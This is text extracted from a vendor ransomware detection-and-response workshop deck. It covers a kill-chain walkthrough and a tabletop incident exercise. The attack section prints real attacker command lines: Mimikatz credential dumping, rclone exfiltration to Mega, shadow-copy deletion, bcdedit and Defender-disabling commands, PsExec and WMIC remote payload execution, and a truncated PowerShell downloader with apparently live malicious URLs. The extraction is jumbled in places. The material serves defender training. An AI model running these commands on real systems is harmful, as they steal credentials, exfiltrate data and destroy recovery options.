

Ransomware
Detection &
Response
Workshop

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
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AGENDA

- Welcome
- Anatomy of Attack
- Xpress Ransomware Exercise
- Break
- Ransomware Solution Architecture
- XDR Ransomware Protection Demos
- Ransomware Resilience Journey





State of Ransomware

How has Ransomware evolved?




Ransomware Prevalence







Victims by Ransomware Group







5. PsExec

2. System Information Discovery Most Prevalent Ransomware Families Q4 2022 3. PowerShell 10% 22% Cuba was the most prevalent ransomware family in Q4 2022. Zeppelin Ransomware was often used by Vice Society. Read more on Yanluowang's communication leaks. 4. Ingress Tool Transfer 10% 5. Windows Command Shell 9% Cuba Most Prevalent Non-Malicious Tools Used by Ransomware Groups Q4 2022 Hive LockBit Cmd was the most prevalent non-malicious tool used by ransomware groups in Q4 2022. 21% Zeppelin Yanluowang 21% 1. Cmd 2. PowerShell 14% 3. Net 10% 8% 4. Reg



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Techniques Used by Ransomware

17%

11%

Groups Q4 2022

1. Data Encrypted for Impact

laaS Expands Entry Points





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MCO Need AWS, Azure and GCP icons

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SaaS Apps Are Visibility Gaps



Using Google Drive
Attackers created a google
drive document with
malicious links



Using GitHub
Attackers gained access to
the GitHub repositories of
several companies by sharing a
malicious file on the platform.



Using File Transfer Apps
Clop Ransomware group
exploits 0-day vulnerability in
MOVEit software



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Exploiting the Trusted Supply Chain






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


Anatomy of Attack

What does an attack look like?



The Phases of a Ransomware Attack




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Reconnaissance

Example




















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
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Initial access

Example 1

Phishing T1566


















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
Example 2

NLBrute-Remote Desktop Protocol T1021.001

NLBrute is a standalone tool designed to brute-force RDP credentials.








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Escalation and lateral movement

From discovery, persistence and escalations example

















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Escalation and lateral movement

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Mimikatz - OS Credential Dumping - T1003

Mimikatz is a powerful open-source tool used to extract and manipulate credentials in a Windows environment.

mimikatz.exe "privilege::debug sekurlsa::logonPasswords log=log.txt
token::elevate vault::list exit"















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Remote Management Tools (Anydesk, ToDesk, RuDesktop, TeamViewer, TightVNC, Aletera) - Remote Services: VNC- T1021.005

Remote access tools like VNC can be leveraged by threat actors to gain unauthorized access to systems, move laterally within a network, and potentially deploy or control ransomware.

cmd.exe /c %ALLUSERSPROFILE%\AnyDesk.exe --install
%ALLUSERSPROFILE%\AnyDesk --start-with-win --silent















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Data collection and exfiltration

Example 1

Rclone Exfiltration to Cloud Storage - T1567.002

Rclone is a versatile command-line tool designed for cloud storage synchronization.

rclone.exe copy --max-age 2y "\\SERVER\Shares" Mega:DATA -q --ignore-existing --auto-confirm --multi-thread-streams 7 --transfers 7 -- bwlimit 10M















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Data collection and exfiltration

Example 2

7-Zip- Archive Collected Data - T1560

7-Zip is a popular file compression and archiving utility that allows users to compress and decompress files and folders efficiently. Ransomware actors are known to use legitimate tools including 7-Zip to compress stolen data before exfiltration.

7z a -tzip archive.zip folder















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Data collection and exfiltration

Example 3

WinSCP- Exfiltration Over C2 Channel - T1041

WinSCP, short for Windows Secure Copy, is a popular open-source graphical SFTP (SSH File Transfer Protocol), SCP (Secure Copy), and FTP (File Transfer Protocol) client for Windows.

winscp.com /command "open sftp://user:password@example.com/" "put
examplefile.txt /home/user/" "exit"















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Degradation of recovery and system security services

Example 1

VSSADMIN- Inhibit System Recovery - T1490

VSSAdmin is a command-line utility in Windows operating systems that manages the Volume Shadow Copy Service (VSS). VSSAdmin allows users to interact with and control the VSS functionality, which provides a way to create and manage snapshots of data on Windows systems

Delete operation.

"C:\windows\system\cmd.exe" /c vssadmin.exe delete shadows /All /
QuietResize operation.

Resize operation.

"C:\windows\system\cmd.exe" /c vssadmin.exe resize shadowstorage
/for=c: /on=c: /maxsize=401MB















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Degradation of recovery and system security services

Example 2

BCDEdit- Inhibit System Recovery - T1490

BCDEdit is a command-line utility in Windows operating systems that allows users to view, modify, and control the Boot Configuration Data (BCD) settings. . Attackers may attempt to disable or modify recovery options available during system startup by manipulating BCD settings. This could include disabling options like Safe Mode, Last Known Good Configuration, or automatic repair tools, hindering the victim's ability to recover their system or remove the ransomware.

"%WINDIR%\System32\cmd.exe" /C bcdedit /set {default} bootstatuspolicy
ignoreallfailures

"%WINDIR%\System32\cmd.exe" /C bcdedit /set {default} recoveryenabled no















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Degradation of recovery and system security services

Example

Reg- Impair Defenses - T1562

Reg is a Windows utility used to interact with the Windows Registry. Attackers may attempt to disable or modify security-related Registry keys to hinder the operation of antivirus software, firewalls, or other security mechanisms. This allows the ransomware to operate without interference or detection.

reg add \REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows
Defender\Real-Time Protection\DisableRealtimeMonitoring = "1"

C:\Program Files\Windows Defender\MpCmdRun.exe -RemoveDefinitions -All
Set-MpPreference -DisableIOAVProtection \$true















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Ransomware deployment, execution, and encryption



Ransomware deployment, execution, and encryption

Example 1

PsExec- Service Execution - T1035

PsExec is a command-line tool developed by Microsoft's Sysinternals suite that allows users to execute processes remotely on other Windows systems over a network.

psexec.exe \\TARGET_HOST_IP -u DOMAIN\USER -p PASSWORD -s -d -h -r
mstdc -accepteula -nobanner %WINDIR%\temp\p.bat















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Ransomware deployment, execution, and encryption

Example 2

WMIC- Windows Management Instrumentation - T1047

WMIC (Windows Management Instrumentation Command-line) is a command-line interface that provides access to management features of the Windows Management Instrumentation (WMI) infrastructure.

start wmic /node:@C:\share\$\comps1.txt /user:[REDACTED]
/password:[REDACTED] process call create "cmd.exe /c bitsadmin
/transfer vVv \\[REDACTED]\share\$\vVv.exe %APPDATA%\vVv.exe &
%APPDATA%\vVv.exe"















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Ransomware deployment, execution, and encryption

Example 3

PowerShell- Command and Scripting Interpreter - T1059.001

Command and Scripting Interpreters provide powerful capabilities to attackers, allowing them to perform various malicious activities such as launching malware, modifying system settings, executing remote commands, or manipulating files and directories.

powershell \$dfkj=\$strs=\http://visteme.mx/shop/wpadmin/PP/https://newsmag.danielolayinkas.com/content/nVgyRFrTE68Yd9s6/
http://av-quiz.tk/wpcontent/k6K/http://ranvipclub.net/pvhko/a/https://goodtech.cetxlabs.co
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Recovery and retrospective

Example

Incident Response - Forensics

Backups restoration

Restoring and re-building systems

Tabletops

Re-evaluate your security controls















The Common Thread across the Kill Chain



The Phases of a Ransomware Attack

To summarize the examples



Gather Victim Org Information - T1591

Phishing for Information -T1598

Active Scanning T1595

Phishing T1566

NLBrute-

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Remote Services: VNC-T1021.005

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PsExec-Service Execution T1035

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
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The "Common thread"

Pen-test Tools and frameworks used by attackers Example 1:




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






Xpress Threat Response

Put yourself into the throws of an incident



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Exercise Rules




- Interactive training and learning exercise not a test!
- 2 There are no "hidden agendas" or trick questions.
- Open and interactive discussion share your best practices
- Use the Defense Lifecycle when thinking of best practices
- Take notes on each stage and scenario in the Workshop Handout

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Ransomware Defense is a constant process

Ransomware Defensive Lifecycle




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The Phases of a Ransomware Attack

Trellix Ransomware Kill Chain



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





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Event: Help desk suspicious email call

An email gets sent to a group of users across the company. Your email protection tool will recognize this email as a phishing attempt; however, before that happens, a certain number of emails will come through. Only a few users reported the email to the help desk. Unfortunately, several users opened the attachment.







Time: 11:00 AM

Event: Suspicious "Hands-on-Keyboard" activity in the network

The Security Operations Center (SOC) receives some alerts of suspicious "Living off the Land (LotL) activities such as Windows CMD, PowerShell, system admin tools, and red teaming tools/scripts.



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Time: 1:30 PM

Event: Reports of Data Leakage

The attackers just tweeted some passwords to show they mean business








Time: 2:30 PM

Event: Reports of inaccessible files and shares

Some users started to complain about files on the local system and those on remote SMB network shares being inaccessible as they used to be.







Time: 3:00 PM

Event: Reports of Ransomware Outbreak


The helpdesk and IT department started to receive a high volume of calls and emails about a potential Ransomware attack. The threat actors left a ransom note on each system that was targeted.





Ransomware Defensive Lifecycle

How can Trellix help Detection and Response?

